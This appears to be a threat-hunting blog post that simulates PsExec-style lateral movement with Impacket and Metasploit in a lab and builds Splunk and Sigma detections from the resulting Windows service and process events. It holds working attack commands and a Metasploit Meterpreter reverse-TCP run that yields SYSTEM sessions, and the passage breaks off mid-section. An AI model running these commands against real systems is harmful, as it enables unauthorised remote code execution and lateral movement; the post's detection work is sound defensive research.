

Detecting Impacket's and Metasploit's PsExec

Jan 30, 2021

[detection](#) [hunt](#) [psexec](#) [sigma](#) [threathunting](#)

Table of contents

- [Introduction](#)
 - [What is PsExec?](#)
 - [Why PsExec?](#)
 - [Lab environment](#)
- [Attack technique simulation](#)
 - [Impacket](#)
 - [Metasploit](#)
- [Detection](#)
 - [4697 and 7045 event logs](#)
 - [Splunk query](#)
 - [Process creation event logs](#)
 - [Impacket 4688 logs](#)
 - [Impacket Splunk query](#)
 - [Metasploit 4688 logs](#)
 - [Metasploit Splunk query](#)
- [Conclusion](#)
- [Appendices](#)
 - [Appendix A: PsExec Sigma rule](#)
 - [Appendix B: "Rundll32 without parameters" Sigma rule](#)
- [References](#)

Introduction

What is PsExec?

The original PsExec¹ is an administrative tool used to execute commands interactively on remote systems over Server Message Block (SMB)² protocol. The author of this tool, Mark Russinovich, describes its inner workings in his article³ as follows:

PsExec starts an executable on a remote system and controls the input and output streams of the executable's process so that you can interact with the executable from the local system. PsExec does so by extracting from its executable image an embedded Windows service named Psexesvc and copying it to the Admin\$ share of the remote system. PsExec then uses the Windows Service Control Manager API, which has a remote interface, to start the Psexesvc service on the remote system.

The Psexesvc service creates a named pipe, psexecsvc, to which PsExec connects and sends commands that tell the service on the remote system which executable to launch and which

options you've specified. If you specify the `-d` (don't wait) switch, the service exits after starting the executable; otherwise, the service waits for the executable to terminate, then sends the exit code back to PsExec for it to print on the local console.

Why PsExec?

PsExec is widely used because it provides an easy way to interact with other hosts using compromised accounts within a domain. As it's also used for legitimate purposes, malicious activity can blend into administrative activity and remain stealthy.

Moreover, PsExec enables the following essential techniques⁴ for an adversary:

Domain	ID	Sub-technique ID	Name	Use
Enterprise	T1570		Lateral Tool Transfer	PsExec can be used to download or upload a file over a network share.
Enterprise	T1021	.002	Remote Services: SMB/Windows Admin Shares	PsExec, a tool that has been used by adversaries, writes programs to the <code>ADMIN\$</code> network share to execute commands on remote systems.
Enterprise	T1569	.002	System Services: Service Execution	Microsoft Sysinternals PsExec is a popular administration tool that can be used to execute binaries on remote systems using a temporary Windows service.

Lab environment

DetectionLab⁵ project was used for purpose of this research.

Attack technique simulation

It is crucial to understand how an attack works to be able to defend against it. Simulation helps with that, as well as with providing test data for detection rules.

Impacket⁶ and Metasploit⁷ are, among other tools, widely used to execute malicious commands/payloads and move laterally using PsExec-like modules.

Impacket

Impacket's `psexec.py` requires its user to only specify target in `[[domain/]username[:password]@]<targetName or address>` format. If no command is provided, `cmd.exe` is executed by default. An attacker can choose different authentication options, as well as customize the service name that gets created on the targeted host, and the name of the uploaded executable.

```
vagrant@logger:~$ psexec.py -h
Impacket v0.9.23.dev1+20210127.141011.3673c588 - Copyright 2020 SecureAuth Corporation

usage: psexec.py [-h] [-c pathname] [-path PATH] [-file FILE] [-ts] [-debug]
                [-hashes LMHASH:NTHASH] [-no-pass] [-k] [-aesKey hex key]
                [-keytab KEYTAB] [-dc-ip ip address] [-target-ip ip address]
                [-port [destination port]] [-service-name service_name]
                [-remote-binary-name remote_binary_name]
                target [command [command ...]]

PSEXEC like functionality example using RemComSvc.

positional arguments:
  target                [[domain/]username[:password]@]<targetName or address>
  command              command (or arguments if -c is used) to execute at the
                        target (w/o path) - (default:cmd.exe)

optional arguments:
  -h, --help            show this help message and exit
  -c pathname           copy the filename for later execution, arguments are
                        passed in the command option
  -path PATH            path of the command to execute
  -file FILE            alternative RemCom binary (be sure it doesn't require
                        CRT)
  -ts                  adds timestamp to every logging output
  -debug               Turn DEBUG output ON

authentication:
  -hashes LMHASH:NTHASH
                        NTLM hashes, format is LMHASH:NTHASH
  -no-pass             don't ask for password (useful for -k)
  -k                   Use Kerberos authentication. Grabs credentials from
                        ccache file (KRB5CCNAME) based on target parameters.
                        If valid credentials cannot be found, it will use the
                        ones specified in the command line
  -aesKey hex key     AES key to use for Kerberos Authentication (128 or 256
                        bits)
  -keytab KEYTAB       Read keys for SPN from keytab file

connection:
  -dc-ip ip address    IP Address of the domain controller. If omitted it
                        will use the domain part (FQDN) specified in the
                        target parameter
  -target-ip ip address
                        IP Address of the target machine. If omitted it will
                        use whatever was specified as target. This is useful
                        when target is the NetBIOS name and you cannot resolve
                        it
  -port [destination port]
                        Destination port to connect to SMB Server
  -service-name service_name
                        The name of the service used to trigger the payload
  -remote-binary-name remote_binary_name
                        This will be the name of the executable uploaded on
                        the target
```

Running `psexec.py` with minimum required options:

```
vagrant@logger:~$ psexec.py vagrant@192.168.38.102
Impacket v0.9.23.dev1+20210127.141011.3673c588 - Copyright 2020 SecureAuth Corporation

Password:
[*] Requesting shares on 192.168.38.102.....
[*] Found writable share ADMIN$
[*] Uploading file tGZQiyrm.exe
[*] Opening SVCManager on 192.168.38.102.....
[*] Creating service xHdi on 192.168.38.102.....
[*] Starting service xHdi.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\windows\system32>whoami
nt authority\system

C:\windows\system32>exit
[*] Process cmd.exe finished with ErrorCode: 0, ReturnCode: 0
[*] Opening SVCManager on 192.168.38.102.....
[*] Stopping service xHdi.....
[*] Removing service xHdi.....
[*] Removing file tGZQiyrm.exe.....
vagrant@logger:~$ |
```

The tool requests password for the specified user, uploads a service binary `tGZQiyrm.exe` to a writable share `ADMIN$`, registers a service `xHdi` using `SVCManager` (`services.exe`), starts it, and pops up an interactive command line interface (CLI). After exiting the CLI, a cleanup is performed to cover tracks.

If a command is specified, no CLI is spawned, and the process exits right after the command is executed:

```
vagrant@logger:~$ psexec.py vagrant@192.168.38.102 whoami
Impacket v0.9.23.dev1+20210127.141011.3673c588 - Copyright 2021
Password:
[*] Requesting shares on 192.168.38.102.....
[*] Found writable share ADMIN$
[*] Uploading file FFXfbCog.exe
[*] Opening SVCManager on 192.168.38.102.....
[*] Creating service gmay on 192.168.38.102.....
[*] Starting service gmay.....
[!] Press help for extra shell commands
nt authority\system
[*] Process whoami finished with ErrorCode: 0, ReturnCode: 0
[*] Opening SVCManager on 192.168.38.102.....
[*] Stopping service gmay.....
[*] Removing service gmay.....
[*] Removing file FFXfbCog.exe.....
vagrant@logger:~$
```

It's worth noting, from the defender perspective, that the names differ between executions. In this case, the service name was `gmay` and the uploaded binary was named `FFXfbCog.exe`.

Metasploit

The module that is used for PsExec within Metasploit is `exploit/windows/smb/psexec`. It enables more customized attacks compared to Impacket:

```
msf6 exploit(windows/smb/psexec) > show options
Module options (exploit/windows/smb/psexec):
  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    445              yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:paths'
  RPORT     445              yes       The SMB service port (TCP)
  SERVICE_DESCRIPTION  no              no        Service description to be used on target for pretty listing
  SERVICE_DISPLAY_NAME  no              no        The service display name
  SERVICE_NAME  no              no        The service name
  SHARE     no              no        The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
  SMBDomain  no              no        The Windows domain to use for authentication
  SMBPass    no              no        The password for the specified username
  SMBUser    no              no        The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.38.105  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:
  Id  Name
  --  --
  0   Automatic

msf6 exploit(windows/smb/psexec) >
```

The above are just basic options, the advanced ones allow to set e.g. name of the service binary, modify executable template etc. A truncated list of the advanced options:

```
msf6 exploit(windows/smb/psexec) > show advanced
Module advanced options (exploit/windows/smb/psexec):
  Name      Current Setting  Required  Description
  ----      -
  ALLOW_GUEST  false           yes       Keep trying if only given guest access
  CHOST       no              no        The local client address
  CMD:DELAY   3              no        A delay (in seconds) before reading the command output and cleaning up
  CPORT       no              no        The local client port
  ConnectTimeout  10             yes       Maximum number of seconds to establish a TCP connection
  DCERPC::ReadTimeout  10             yes       The information file that contains context information
  DisablePayloadHandler  false          no        The number of seconds to wait for DCERPC responses
  EXE::Custom  no              no        Disable the handler code for the selected payload
  EXE::EICAR  false           no        Use custom exe instead of automatically generating a payload exe
  EXE::Fallback  false          no        Generate an EICAR file instead of regular payload exe
  EXE::Inject  false           no        Use the default template in case the specified one is missing
  EXE::DllMethod  false          no        Set to preserve the original EXE function
  EXE::Path    no              no        Set to use the substitution EXE generation method.
  EXE::Path    no              no        The directory in which to look for the executable template
  EXE::Template  no              no        The executable template file name.
  EnableContextEncoding  false          no        Use transient context when encoding payloads
  MSI::Custom  no              no        Use custom msi instead of automatically generating a payload msi
  MSI::EICAR  false           no        Generate an EICAR file instead of regular payload msi
  MSI::Path    no              no        The directory in which to look for the msi template
  MSI::Template  no              no        The msi template file name
  MSI::UAC     false           no        Create an MSI with a UAC prompt (elevation to SYSTEM if accepted)
  NTLM::SendLM  true            yes       Always send the LANMAN response (except when NTLMv2 session is specified)
  NTLM::SendNTLM  true            yes       Activate the 'Negotiate NTLM key' flag, indicating the use of NTLM responses
  NTLM::SendSPN  true            yes       Send an svn of type SPN in the ntlmv2 client blob - this allows authentication
```

This module also allows specifying different targets:

```
msf6 exploit(windows/smb/psexec) > show targets
```

Exploit targets:

Id	Name
0	Automatic
1	PowerShell
2	Native upload
3	MOF upload
4	Command

```
msf6 exploit(windows/smb/psexec) >
```

By default, the target is `Automatic`, which basically means that the exploit will look for PowerShell on the targeted host. If found, PowerShell payload will be executed. Otherwise, the script will fall back to `Native upload` option and upload a service binary⁸. For purpose of this post, `Native upload` target will be used so that it's easier to compare the tools.

```
msf6 exploit(windows/smb/psexec) > show options
```

Module options (exploit/windows/smb/psexec):

Name	Setting	Required	Description
RHOSTS	192.168.38.102	yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	445	yes	The SMB service port (TCP)
SERVICE_DESCRIPTION		no	Service description to to be used on target for pretty listing
SERVICE_DISPLAY_NAME		no	The service display name
SERVICE_NAME		no	The service name
SHARE		no	The share to connect to, can be an admin share (ADMIN\$,C\$,...) or a normal read/write
SMBDomain	.	no	The Windows domain to use for authentication
SMBPass	redacted	no	The password for the specified username
SMBUser	vagrant	no	The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.38.105	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
2	Native upload

```
msf6 exploit(windows/smb/psexec) > |
```

After setting the options, as seen in the above screenshot, let's simulate the attack:

```
msf6 exploit(windows/smb/psexec) > run
```

```
[*] Started reverse TCP handler on 192.168.38.105:4444
[*] 192.168.38.102:445 - Connecting to the server...
[*] 192.168.38.102:445 - Authenticating to 192.168.38.102:445 as user 'vagrant'...
[!] 192.168.38.102:445 - peer_native_os is only available with SMB1 (current version: SMB3)
[*] 192.168.38.102:445 - Uploading payload... RFUurKqb.exe
[*] 192.168.38.102:445 - Created \RFUurKqb.exe...
[*] Sending stage (175174 bytes) to 192.168.38.102
[+] 192.168.38.102:445 - Service started successfully...
[*] 192.168.38.102:445 - Deleting \RFUurKqb.exe...
[*] Meterpreter session 1 opened (192.168.38.105:4444 -> 192.168.38.102:64083) at 2021-01-31 12:21:27 +0000
```

```
meterpreter > sysinfo
```

```
Computer      : dc
OS             : Windows 2016+ (10.0 Build 14393).
Architecture  : x64
System Language : en_US
Domain        : WINDOMAIN
Logged On Users : 3
Meterpreter   : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Running the exploit again with the same options to generate more events to work with:

```
msf6 exploit(windows/smb/psexec) > run
[*] Started reverse TCP handler on 192.168.38.105:4444
[*] 192.168.38.102:445 - Connecting to the server...
[*] 192.168.38.102:445 - Authenticating to 192.168.38.102:445 as user 'vagrant'...
[!] 192.168.38.102:445 - peer_native_os is only available with SMB1 (current version: SMB3)
[*] 192.168.38.102:445 - Uploading payload... MpgzJsoj.exe
[*] 192.168.38.102:445 - Created \MpgzJsoj.exe...
[*] Sending stage (175174 bytes) to 192.168.38.102
[*] Meterpreter session 2 opened (192.168.38.105:4444 -> 192.168.38.102:64184) at 2021-01-31 12:24:29 +0000
[+] 192.168.38.102:445 - Service started successfully...
[*] 192.168.38.102:445 - Deleting \MpgzJsoj.exe...

meterpreter > |
```

Similarly as with Impacket, names related to the service registration differ between executions and seem to be randomly generated (`RFUurKqb.exe` and `MpgzJsoj.exe`).

Detection

Having generated test data, let's try to develop some ways to separate malicious from benign, that is detection signatures.

There are two Windows event types that are crucial to detect malicious PsExec-like attack techniques: 4697⁹ (Security) and 7045¹⁰ (System). Their role is to audit service registration events which is exactly what is done after uploading a binary over SMB. Let's take a look how these events look like in Splunk¹¹ for different tools.

4697 and 7045 event logs

- Impacket
 - first execution
 - event 4697

```
01/29/2021 09:40:41 PM
LogName=Security
EventCode=4697
EventType=0
ComputerName=dc.windomain.local
SourceName=Microsoft Windows security auditing.
Type=Information
RecordNumber=31393
Keywords=Audit Success
TaskCategory=Security System Extension
OpCode=Info
Message=A service was installed in the system.

Subject:
    Security ID:          S-1-5-21-1904385924-433022439-1917902962-500
    Account Name:         vagrant
    Account Domain:       WINDOMAIN
    Logon ID:             0x13EF18C

Service Information:
    Service Name:         xHdi
    Service File Name:     %systemroot%\tGZQiyrm.exe
    Service Type:         0x10
    Service Start Type:   3
    Service Account:      LocalSystem

Service_Name: xHdi Service_File_Name: %systemroot%\tGZQiyrm.exe
```

■ event 7045

```
01/29/2021 09:40:41 PM
LogName=System
EventCode=7045
EventType=4
ComputerName=dc.windomain.local
User=NOT_TRANSLATED
Sid=S-1-5-21-1904385924-433022439-1917902962-500
SidType=0
SourceName=Microsoft-Windows-Service Control Manager
Type=Information
RecordNumber=2412
Keywords=Classic
TaskCategory=None
OpCode=The operation completed successfully.
Message=A service was installed in the system.

Service Name: xHdi
Service File Name: %systemroot%\tGZQiyrm.exe
Service Type: user mode service
Service Start Type: demand start
Service Account: LocalSystem
```

Service_Name: xHdi Service_File_Name: %systemroot%\tGZQiyrm.exe

○ second execution

■ event 4697

```
01/29/2021 09:54:35 PM
LogName=Security
EventCode=4697
EventType=0
ComputerName=dc.windomain.local
SourceName=Microsoft Windows security auditing.
Type=Information
RecordNumber=31887
Keywords=Audit Success
TaskCategory=Security System Extension
OpCode=Info
Message=A service was installed in the system.

Subject:
    Security ID:          S-1-5-21-1904385924-433022439-1917902962-500
    Account Name:         vagrant
    Account Domain:       WINDOMAIN
    Logon ID:             0x14A8444

Service Information:
    Service Name:         gmay
    Service File Name:    %systemroot%\FFXfbCog.exe
    Service Type:         0x10
    Service Start Type:   3
    Service Account:      LocalSystem
```

Service_Name: gmay Service_File_Name: %systemroot%\FFXfbCog.exe

■ event 7045:

```
01/29/2021 09:54:35 PM
LogName=System
EventCode=7045
EventType=4
ComputerName=dc.windomain.local
User=NOT_TRANSLATED
Sid=S-1-5-21-1904385924-433022439-1917902962-500
SidType=0
SourceName=Microsoft-Windows-Service Control Manager
Type=Information
RecordNumber=2430
Keywords=Classic
TaskCategory=None
OpCode=The operation completed successfully.
Message=A service was installed in the system.

Service Name:  gmay
Service File Name:  %systemroot%\FFXfbCog.exe
Service Type:  user mode service
Service Start Type:  demand start
Service Account:  LocalSystem
```

Service_Name: gmay Service_File_Name: %systemroot%\FFXfbCog.exe

- Metasploit
 - first execution
 - event 4697

```
01/31/2021 12:21:26 PM
LogName=Security
EventCode=4697
EventType=0
ComputerName=dc.windomain.local
SourceName=Microsoft Windows security auditing.
Type=Information
RecordNumber=36367
Keywords=Audit Success
TaskCategory=Security System Extension
OpCode=Info
Message=A service was installed in the system.

Subject:
    Security ID:          S-1-5-21-1904385924-433022439-1917902962-500
    Account Name:         vagrant
    Account Domain:       WINDOMAIN
    Logon ID:             0x46522D

Service Information:
    Service Name:         bfVuJGJA
    Service File Name:    %SYSTEMROOT%\RFUurKqb.exe
    Service Type:         0x10
    Service Start Type:   3
    Service Account:      LocalSystem
```

Service_Name: bfVuJGJA Service_File_Name: %systemroot%\RFUurKqb.exe

■ event 7045

```
01/31/2021 12:21:26 PM
LogName=System
EventCode=7045
EventType=4
ComputerName=dc.windomain.local
User=NOT_TRANSLATED
Sid=S-1-5-21-1904385924-433022439-1917902962-500
SidType=0
SourceName=Microsoft-Windows-Service Control Manager
Type=Information
RecordNumber=2759
Keywords=Classic
TaskCategory=None
OpCode=The operation completed successfully.
Message=A service was installed in the system.

Service Name:  VSnpAJPNgBjSgSpH
Service File Name:  %SYSTEMROOT%\RFUurKqb.exe
Service Type:  user mode service
Service Start Type:  demand start
Service Account:  LocalSystem
```

Service_Name: VSnpAJPNgBjSgSpH Service_File_Name: %systemroot%\RFUurKqb.exe

○ second execution

■ event 4697

```
01/31/2021 12:24:29 PM
LogName=Security
EventCode=4697
EventType=0
ComputerName=dc.windomain.local
SourceName=Microsoft Windows security auditing.
Type=Information
RecordNumber=36467
Keywords=Audit Success
TaskCategory=Security System Extension
OpCode=Info
Message=A service was installed in the system.

Subject:
    Security ID:          S-1-5-21-1904385924-433022439-1917902962-500
    Account Name:         vagrant
    Account Domain:       WINDOMAIN
    Logon ID:             0x482ABB

Service Information:
    Service Name:         NFBBTUfu
    Service File Name:    %SYSTEMROOT%\MpgzJsoj.exe
    Service Type:         0x10
    Service Start Type:   3
    Service Account:      LocalSystem
```

Service_Name: NFBBTUfu Service_File_Name: %systemroot%\MpgzJsoj.exe

```
01/31/2021 12:24:29 PM
LogName=System
EventCode=7045
EventType=4
ComputerName=dc.windomain.local
User=NOT_TRANSLATED
Sid=S-1-5-21-1904385924-433022439-1917902962-500
SidType=0
SourceName=Microsoft-Windows-Service Control Manager
Type=Information
RecordNumber=2765
Keywords=Classic
TaskCategory=None
OpCode=The operation completed successfully.
Message=A service was installed in the system.

Service Name: rTIPjCFPRuWWbvcW
Service File Name: %SYSTEMROOT%\MpgzJsoj.exe
Service Type: user mode service
Service Start Type: demand start
Service Account: LocalSystem
```

Service_Name: rTIPjCFPRuWWbvcW Service_File_Name: %systemroot%\MpgzJsoj.exe

Combined 4697 and 7045 events show some patterns:

_time	ComputerName	EventCode	Service_Name	Service_File_Name
2021-01-29 21:40:41	dc.windomain.local	4697	xHdi	%systemroot%\tGZQiyrm.exe
2021-01-29 21:40:41	dc.windomain.local	7045	xHdi	%systemroot%\tGZQiyrm.exe
2021-01-29 21:54:35	dc.windomain.local	4697	gmay	%systemroot%\FFXfbCog.exe
2021-01-29 21:54:35	dc.windomain.local	7045	gmay	%systemroot%\FFXfbCog.exe
2021-01-31 12:21:26	dc.windomain.local	4697	bfVuJGJA	%SYSTEMROOT%\RFUurKqb.exe
2021-01-31 12:21:26	dc.windomain.local	7045	VSnpAJPNgBjSgSpH	%SYSTEMROOT%\RFUurKqb.exe
2021-01-31	dc.windomain.local	4697	NFBBTUfu	%SYSTEMROOT%\MpgzJsoj.exe

12:24:29				
2021-01-31 12:24:29	dc.windomain.local	7045	rTIPjCFPRuWWbvcW	%SYSTEMROOT%\MpgzJsoj.exe

The above table allows to craft the following statements/hypotheses:

- 1. Uploaded binary names start with %systemroot% for Impacket or %SYSTEMROOT% for Metasploit string continued with 8 random upper- and lowercase letters and .exe string.
- 2. Service names for Impacket executions consist of 4 random upper- and lowercase letters.
- 3. Service names for Metasploit executions consist of 8 random upper- and lowercase letters for 4697 security event.
- 4. Service names for Metasploit executions consist of 16 random upper- and lowercase letters for 7045 system event.
- 5. Service names for Metasploit are different between 4697 and 7045 events.

Statement 5 seems a little odd as both field names in logged events 4697 and 7045 are called Service Name, yet still they do differ. To find out why, the Metasploit windows/smb/psexec module was executed again with the following options:

```
msf6 exploit(windows/smb/psexec) > show options
Module options (exploit/windows/smb/psexec):
Name      Current Setting  Required  Description
-----
RHOSTS    192.168.38.102  yes      The target host(s), range CIDR identifier, or hosts file with syntax 'file:~>
RPORT     445              yes      The SMB service port (TCP)
SERVICE_DESCRIPTION  service_description  no      Service description to to be used on target for pretty listing
SERVICE_DISPLAY_NAME  service_display_name  no      The service display name
SERVICE_NAME  service_name      no      The service name
SHARE     .                no      The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
SMBDomain .                no      The Windows domain to use for authentication
SMBPass   redacted         no      The password for the specified username
SMBUser   vagrant          no      The username to authenticate as
```

It turns out that Windows event 4697 does show service name, while 7045 contains service display name instead:

```
01/31/2021 04:19:31 PM
LogName=Security
EventCode=4697
EventType=0
ComputerName=dc.windomain.local
SourceName=Microsoft Windows security auditing.
Type=Information
RecordNumber=42221
Keywords=Audit Success
TaskCategory=Security System Extension
OpCode=Info
Message=A service was installed in the system.

Subject:
    Security ID:          S-1-5-21-1904385924-433022439-1917902962-500
    Account Name:         vagrant
    Account Domain:       WINDOMAIN
    Logon ID:             0x9143BF

Service Information:
    Service Name:         service_name
    Service File Name:    %SYSTEMROOT%\service_filename
    Service Type:         0x10
    Service Start Type:   3
    Service Account:      LocalSystem
```

```
01/31/2021 04:19:31 PM
LogName=System
EventCode=7045
EventType=4
ComputerName=dc.windomain.local
User=NOT_TRANSLATED
Sid=S-1-5-21-1904385924-433022439-1917902962-500
SidType=0
SourceName=Microsoft-Windows-Service Control Manager
Type=Information
RecordNumber=2894
Keywords=Classic
TaskCategory=None
OpCode=The operation completed successfully.
Message=A service was installed in the system.

Service Name:  service_display_name
Service File Name:  %SYSTEMROOT%\service_filename
Service Type:  user mode service
Service Start Type:  demand start
Service Account:  LocalSystem
```

This explains the difference between 4697 and 7045 service names for a single execution.

To confirm the first statement, let's look into the source code:

- Impacket

- `ServiceInstall` class is instantiated¹² within `psexec.py` code

```
installService = serviceinstall.ServiceInstall(rpctransport.get_smb_connection
```

- this instance is then used to call `install()` method¹³

```
if installService.install() is False:
```

- within `install()` method, `copy_file(...)` is called¹⁴

```
def install(self):  
    ### truncated for visibility ###  
    try:  
        # Let's get the shares  
        shares = self.getShares()  
        self.share = self.findWritableShare(shares)  
        if self.share is None:  
            return False  
        self.copy_file(self.__exeFile ,self.share,self.__binary_service  
        fileCopied = True  
        svcManager = self.openSvcManager()  
  
    ### ... ###
```

- `copy_file(...)` is called using multiple parameters, one of which is `self.__binary_service_name` defined¹⁵ in the class constructor:

```
if binary_service_name is None:  
    self.__binary_service_name = ''.join([random.choice(string.ascii_letters)  
else:  
    self.__binary_service_name = binary_service_name
```

- Metasploit

- when target is set to `Native upload`, `native_upload_with_workaround(...)` method is called¹⁶

```
when 'Native upload'  
    native_upload_with_workaround(smbshare)
```

- the method is defined¹⁷ as follows

```
def native_upload_with_workaround(smbshare)  
    service_filename = datastore['SERVICE_FILENAME'] || "#{rand_text_alpha(8)}  
    service_encoder = datastore['SERVICE_STUB_ENCODER'] || ''  
  
    # Avoid implementing NTLMSSP on Windows XP  
    # https://seclists.org/metasploit/2009/q1/6  
    if smb_peer_os == "Windows 5.1"  
        connect(versions: [1])  
        smb_login  
    end  
    native_upload(smbshare, service_filename, service_encoder)  
end
```

This proves the hypothesis number 1 - service file names are randomly generated 8 character long strings for both Impacket and Metasploit. Further analysis of code can prove statements 2, 3, and 4:

1. Impacket service name defined¹⁸ in previously analyzed `ServiceInstall` class constructor

```
self.__service_name = serviceName if len(serviceName) > 0 else ''.join([random.c
```

The above code sets service name to randomly generated 4 characters long string, unless specified by attacker user using `-service-name` flag.

2. Metasploit service name is generated using `service_name()` method¹⁹:

```
def service_name
  @service_name ||= datastore['SERVICE_NAME']
  @service_name ||= Rex::Text.rand_text_alpha(8)
end
```

The above code sets service name to randomly generated 8 characters long string, unless specified by the attacker using `SERVICE_NAME` option.

3. As discovered previously, service name field in 7045 event actually holds value of `ServiceDisplay Name`. Service display name is set within Metasploit similarly to service name, only it utilizes `SERVICE_DISPLAY_NAME` option:

```
def display_name
  @display_name ||= datastore['SERVICE_DISPLAY_NAME']
  @display_name ||= Rex::Text.rand_text_alpha(16)
end
```

The above code sets service name to randomly generated 16 characters long string, unless specified by the attacker using `SERVICE_DISPLAY_NAME` option.

Splunk query

The above analysis allows to craft the following Splunk query:

```
index=wineventlog source IN("WinEventLog:Security","WinEventLog:System") EventCode IN(
| regex Service_File_Name="^.*\\[a-zA-Z]{8}\\\.exe$"
| regex Service_Name="^[a-zA-Z]{4}|[a-zA-Z]{8}|[a-zA-Z]{16})$"
| table _time,ComputerName,EventCode,Service_Name,Service_File_Name
| sort _time
```

Result for the query contains both 4697 and 7045 logs for simulations that were run during this exercise:

_time	ComputerName	EventCode	Service_Name	Service_File_Name
2021-01-29 16:26:20	dc.windomain.local	4697	MkswbDsz	%SYSTEMROOT%\eQfEPBOB.exe
2021-01-29 16:26:20	dc.windomain.local	7045	LZPINMDZoyRfOWuu	%SYSTEMROOT%\eQfEPBOB.exe
2021-01-29 17:27:45	dc.windomain.local	4697	RNFcSGyb	%SYSTEMROOT%\ihNUhHUE.exe

2021-01-29 17:27:45	dc.windomain.local	7045	wrEXrQTfTXUePAxe	%SYSTEMROOT%\ihNUhHUE.exe
2021-01-29 17:33:38	dc.windomain.local	4697	NKzXLNba	%SYSTEMROOT%\LVkOLqXS.exe
2021-01-29 17:33:38	dc.windomain.local	7045	dUrGwmqAjqVdyeMH	%SYSTEMROOT%\LVkOLqXS.exe
2021-01-29 21:39:51	dc.windomain.local	4697	wXAw	%systemroot%\AWowqZdO.exe
2021-01-29 21:39:51	dc.windomain.local	7045	wXAw	%systemroot%\AWowqZdO.exe
2021-01-29 21:40:41	dc.windomain.local	4697	xHdi	%systemroot%\tGZQiyrm.exe
2021-01-29 21:40:41	dc.windomain.local	7045	xHdi	%systemroot%\tGZQiyrm.exe
2021-01-29 21:54:21	dc.windomain.local	4697	cxlt	%systemroot%\xFObZUFV.exe
2021-01-29 21:54:21	dc.windomain.local	7045	cxlt	%systemroot%\xFObZUFV.exe
2021-01-29 21:54:35	dc.windomain.local	4697	gmay	%systemroot%\FFXfbCog.exe
2021-01-29 21:54:35	dc.windomain.local	7045	gmay	%systemroot%\FFXfbCog.exe
2021-01-31 12:21:26	dc.windomain.local	4697	bFVuJGJA	%SYSTEMROOT%\RFUurKqb.exe
2021-01-31 12:21:26	dc.windomain.local	7045	VSnpAJPNgBjSgSpH	%SYSTEMROOT%\RFUurKqb.exe

2021-01-31 12:24:29	dc.windomain.local	4697	NFBBTUfu	%SYSTEMROOT%\Mpgz\soj.exe
2021-01-31 12:24:29	dc.windomain.local	7045	rTIPjCFPRuWWbvcW	%SYSTEMROOT%\Mpgz\soj.exe

It is worth noting that the above query may return results for legitimate administrative executions of `PSEXESVC` as it also matches the regex pattern `^([a-zA-Z]{4}|[a-zA-Z]{8}|[a-zA-Z]{16})$`. One may consider excluding it from the results by adding `Service_Name!="PSEXESVC"` in case of high false positives volume.

The SPL query crafted above can be easily translated into a [Sigma rule](#)²⁰ and merged into the official repository by creating a pull request²¹.

Process creation event logs

Other Windows security logs that can help with detection of Impacket and Metasploit PsExec activity are `4688: A new process has been created` logs²². They allow an analyst to investigate process chain during payload execution.

Impacket 4688 logs

time	ComputerName	New_Process_Name	Process_Command_Line	New_Process_ID
2021-01-29 16:09:09	dc.windomain.local	C:\Windows\System32\smss.exe		0x108
2021-01-29 16:09:14	dc.windomain.local	C:\Windows\System32\smss.exe		0x15c
2021-01-29 16:09:14	dc.windomain.local	C:\Windows\System32\wininit.exe		0x1b0
2021-01-29 16:09:15	dc.windomain.local	C:\Windows\System32\services.exe		0x214
2021-01-29 21:40:41	dc.windomain.local	C:\Windows\tGZQiyrm.exe	C:\windows\tGZQiyrm.exe	0xba0
2021-01-29 21:40:41	dc.windomain.local	C:\Windows\SysWOW64\cmd.exe	cmd.exe	0x95c
2021-01-29 21:40:43	dc.windomain.local	C:\Windows\SysWOW64\whoami.exe	whoami	0x37c

When using Impacket, `services.exe` spawns a malicious process `C:\Windows\tGZQiyrm.exe` which then spawns `cmd.exe` that an attacker interacts with.

Impacket Splunk query

An SPL query that can be used to find Impacket executions:

```
index=wineventlog EventCode=4688 source="WinEventLog:Security" Creator_Process_Name="C
| regex New_Process_Name="^C:\\\\Windows\\\\[a-zA-Z]{8}\\.exe$"
| table _time,EventCode,ComputerName,New_Process_Name,Creator_Process_Name
| sort _time
```

Results:

_time	EventCode	ComputerName	New_Process_Name	Creator_Process_Name
2021-01-29 16:26:20	4688	dc.windomain.local	C:\Windows\eQfEPBOB.exe	C:\Windows\System32\services.exe
2021-01-29 17:27:45	4688	dc.windomain.local	C:\Windows\ihNUhHUE.exe	C:\Windows\System32\services.exe
2021-01-29 17:33:38	4688	dc.windomain.local	C:\Windows\LVkOLqXS.exe	C:\Windows\System32\services.exe
2021-01-29 21:39:51	4688	dc.windomain.local	C:\Windows\AWowqZdO.exe	C:\Windows\System32\services.exe
2021-01-29 21:40:41	4688	dc.windomain.local	C:\Windows\tGZQiyrm.exe	C:\Windows\System32\services.exe
2021-01-29 21:54:21	4688	dc.windomain.local	C:\Windows\xFObZUFV.exe	C:\Windows\System32\services.exe
2021-01-29 21:54:36	4688	dc.windomain.local	C:\Windows\FFXfbCog.exe	C:\Windows\System32\services.exe
2021-01-31 12:21:26	4688	dc.windomain.local	C:\Windows\RFUurKqb.exe	C:\Windows\System32\services.exe
2021-01-31 12:24:29	4688	dc.windomain.local	C:\Windows\MpgzJsoj.exe	C:\Windows\System32\services.exe

Note: A Sigma rule could be created for this kind of detection but it would not be the most efficient one. A regular expression for process creation events can be exhausting for a SIEM²³ as they keep

high volume of such logs. Organizations that don't have 4697 and 7045 logs can implement such last resort rule though.

Attentive readers probably observed that the above table also contains executions related to Metasploit. Anyway, let's see how process chain looks like for that tool.

Metasploit 4688 logs

A table this short should be enough to see a red flag that can be used for detection:

